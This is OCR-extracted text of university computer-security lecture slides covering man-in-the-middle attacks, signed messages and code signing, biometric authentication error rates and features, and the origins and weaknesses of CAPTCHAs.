
– Attacker acts as the server



Man-in-the-Middle Attacks

Password systems are vulnerable to man-in-the-middle attacks


– Attacker acts as the server



Man-in-the-Middle Attacks

Password systems are vulnerable to man-in-the-middle attacks


– Attacker acts as the server



Man-in-the-Middle Attacks

Password systems are vulnerable to man-in-the-middle attacks

– Attacker acts as the server



Guarding against man-in-the-middle attacks


- Use a covert communication channel
  - The intruder won’t have the key
  - Can’t see the contents of any messages
  - But you can’t send the key over that channel!
- Use signed messages for all communication
  - Signed message = { message, encrypted hash of message }
  - Both parties can reject unauthenticated messages
  - The intruder cannot modify the messages
    - Signatures will fail (they will need to know how to encrypt the hash)
- But watch out for replay attacks!
  - May need to use session numbers or timestamps

Cryptographic toolbox

- Symmetric encryption
- Public key encryption
- Hash functions
- Random number generators

Code Integrity

Review: signed messages



Encrypt with Alice’s private key
= digital signature

We can sign code as well

- Validate integrity of the code
  - If the signature matches, then the code has not been modified
- Enables
  - Distribution from untrusted sources
  - Distribution over untrusted channels
  - Detection of modifications by malware
- Signature = encrypted hash signed by trusted source
  - Does *not* validate the code is good … just where it comes from

Code Integrity: signed software

- Windows 7-10: Microsoft Authenticode
  - SignTool command
  - Hashes stored in system catalog or signed & embedded in the file
  - Microsoft-tested drivers are signed
- macOS
  - codesign command
  - Hashes & certificate chain stored in file
- Also Android & iOS

Code signing: Microsoft Authenticode

A format for signing executable code (dll, exe, cab, ocx, class files)

- Software publisher:
  - Generate a public/private key pair
  - Get a digital certificate: VeriSign class 3 Commercial Software Publisher's certificate
  - Generate a hash of the code to create a fixed-length digest
  - Encrypt the hash with your private key
  - Combine digest & certificate into a Signature Block
  - Embed Signature Block in executable
- Microsoft SmartScreen:
  - Manages reputation based on download history, popularity, anti-virus results
- Recipient:
  - Call *WinVerifyTrust* function to validate:
    - Validate certificate, decrypt digest, compare with hash of downloaded code

Per-page hashing

- Integrity check when program is first loaded
- Per-page signatures – improved performance
  - Check hashes for every page upon loading (demand paging)
- Per-page hashes can be disabled optionally on both Windows and macOS

Windows code integrity checks

- **Program integrity**
  - Implemented as a file system driver
  - Works with demand paging from executable
  - Check hashes for every page as the page is loaded
- Hashes stored in system catalog or embedded in file along with X.509 certificate.
- **Check integrity of boot process**
  - Kernel code must be signed or it won’t load
  - Drivers shipped with Windows must be certified or contain a certificate from Microsoft

Computer Security

10. Biometric authentication

Paul Krzyzanowski

Rutgers University

Spring 2018

Biometrics

Identify a person based on physical or behavioral characteristics

```
scanned_fingerprint = capture();
if (scanned_fingerprint == stored_fingerprint)
    accept_user();
else
    reject_user();
```

We'd like to use logic like this


Biometrics

- Rely on statistical pattern recognition
  - Thresholds
- False Accept Rate (FAR)
  - Non-matching pair of biometric data is *accepted* as a match
- False Reject Rate (FRR)
  - Matching pair of biometric data is *rejected* as a match

Biometrics

Each biometric system has a characteristic ROC curve

(receiver operator characteristic, a legacy from radio electronics)




Biometrics: forms

- Fingerprint
  - Reasonable uniqueness
- Iris
  - Analyze pattern of spokes: excellent uniqueness, signal can be normalized for fast matching
- Retinal scan
  - Excellent uniqueness but not popular for non-criminals
- Hand geometry: *length of fingers, width of fingers, thickness, surface area*
  - Low guarantee of uniqueness: generally need 1:1 match
- Signature, Voice
  - Behavioral vs. physical system
  - Can change with demeanor, tend to have low recognition rates
- Others
  - Facial geometry, facial thermographs, DNA, finger vein scans, palm vein scans, odor

Biometrics: distinct features

Example: Fingerprints – identify minutia

- Arches
- Loops
- Whorls
- Ridge endings
- Bifurcations
- Islands
- Bridges



source: http://anil299.tripod.com/vol_002_no_001/papers/paper005.html

Biometrics: desirable characteristics

- Robustness
  - Repeatable, not subject to large changes over time
  - Fingerprints & iris patterns are more robust than voice
- Distinctiveness
  - Differences in the pattern among population
  - Fingerprints: typically 40-60 distinct features
  - Irises: typically >250 distinct features
  - Hand geometry: ~1 in 100 people may have a hand with measurements close to yours.

Biometrics: desirable characteristics

Biometric	Robustness	Distinctiveness
Fingerprint	Moderate	High
Hand Geometry	Moderate	Low
Voice	Moderate	Low
Iris	High	Ultra high
Retina	High	Ultra high
Signature	Low	Moderate

Irises vs. Fingerprints

- Number of features measured:
  - High-end fingerprint systems: ~40-60 features
  - Iris systems: ~240 features

- False accept rates (FAR)
  - Fingerprints: ~ 1:100,000 (varies by vendor; may be ~1:500)
  - Irises: ~ 1:1.2 million
  - Retina scan ~1:10,000,000

Irises vs. Fingerprints

- Ease of data capture
  - More difficult to damage an iris … but lighting is an issue
  - Feature capture more difficult for fingerprints:
    - Smudges, gloves, dryness, …

- Ease of searching
  - Fingerprints cannot be normalized


    1:many searches are difficult
  - Irises can be normalized to generate a unique IrisCode

    1:many searches much faster

Biometric: authentication process

0. Enrollment

- The user's entry in a database of biometric signals must be populated.
- Initial sensing and feature extraction
- May be repeated to ensure good feature extraction



Place Your Finger

Lift and rest your finger on the Home button repeatedly.

Biometric: authentication process

1. Sensing
   - User’ s characteristic must be presented to a sensor
   - Output is a function of:
     - Biometric measure
     - The way it is presented
     - Technical characteristics of sensor

2. Feature Extraction
   - Signal processing
   - Extract the desired biometric pattern
     - remove noise and signal losses
     - discard qualities that are not distinctive/repeatable
     - Determine if feature is of “good quality”


Biometric: authentication process

3. Pattern matching

- Sample compared to original signal in database
- Closely matched patterns have “small distances” between them
- Distances will hardly ever be 0 (perfect match)

4. Decision

- Decide if the match is close enough
- Trade-off:
  ↓ false non-matches leads to ↑false matches



Identification vs. Verification

- Identification: *Who is this?*
  - *1:many* search
- Verification: *Is this Bob?*
  - Present a name, PIN, token
  - *1:1* (or 1:small #) search

Biometrics: Essential characteristics

- Trusted sensor
- Liveness testing
- Tamper resistance
- Secure communication
- Acceptable thresholds

Biometrics: other characteristics

- Cooperative systems (multi-factor)
  - User provides identity, such as name and/or PIN

- vs. Non-cooperative
  - Users cannot be relied on to identify themselves
  - Need to search large portion of database

- Overt vs. covert identification

- Habituated vs. non-habituated
  - Do users regularly use (train) the system

Problems with biometric systems

- Requires a sensor
  - Camera works OK for iris scans & facial detection (but a good Iris scan will also take IR light into account)
- Tampering with device or device link
  - Replace sensed data– or just feed new data
- Tampering with stored data
- Biometric data cannot be compartmentalized
  - You cannot have different data for your Amazon & bank accounts
- Biometric data can be stolen
  - Photos, lifting fingerprints
  - Once biometric data is compromised, it remains compromised
    - You cannot change your iris or finger


Detecting Humanness

Gestalt Psychology (1922-1923)

- Max Wertheimer, Kurt Koffka
- Laws of organization
  - Proximity
    - We tend to group things together that are close together in space
  - Similarity
    - We tend to group things together that are similar
  - Good Continuation
    - We tend to perceive things in good form
  - Closure
    - We tend to make our experience as complete as possible
  - Figure and Ground
    - We tend to organize our perceptions by distinguishing between a figure and a background


Source: http://www.webrenovators.com/psych/GestaltPsychology.htm

Gestalt Psychology




18 x 22 pixels

Gestalt Psychology



Gestalt Psychology



Authenticating humanness

Battle the Bots

- Create a test that is easy for humans but extremely difficult for computers

CAPTCHA


- Completely Automated Public Turing test to tell Computers and Humans Apart
- Image Degradation
  - Exploit our limits in OCR technology
  - Leverages human Gestalt psychology: reconstruction

Origins

- 1997: AltaVista – prevent bots from adding URLs to the search engine
- 2000: Yahoo! and Manuel Blum & team at CMU
  - EZ-Gimpy: one of 850 words
- Henry Baird @ CMU & Monica Chew at UCB
  - BaffleText: generates a few words + random non-English words

CAPTCHA Example

Microsoft



Sign up – Microsoft account
Microsoft Corporation
signup.live.com/signup.aspx?wa=wsignir
Reader

Microsoft account

Help us make sure you're not a robot

Enter the characters you see

New | Audio

☑ Send me email with promotional offers from Microsoft. (You can unsubscribe at any time.)

Click **I accept** to agree to the Microsoft services agreement and privacy & cookies statement.


I accept

© 2013 Microsoft   Terms   Privacy   Developers   English (United States)

See captchas.net

Problems

- Accessibility
  - – Visual impairment → audio CAPTCHAs
  - – Deaf-blind users suffer
- Frustration
  - – OCR & computer vision has improved a lot!
  - – Challenges that are difficult for computers may be difficult for humans
- Attacks
  - – Man in the middle (sort of)
    - Use human labor – CAPTCHA farms
  - – Automated CAPTCH solvers
    - Initially, educated guesses over a small vocabulary

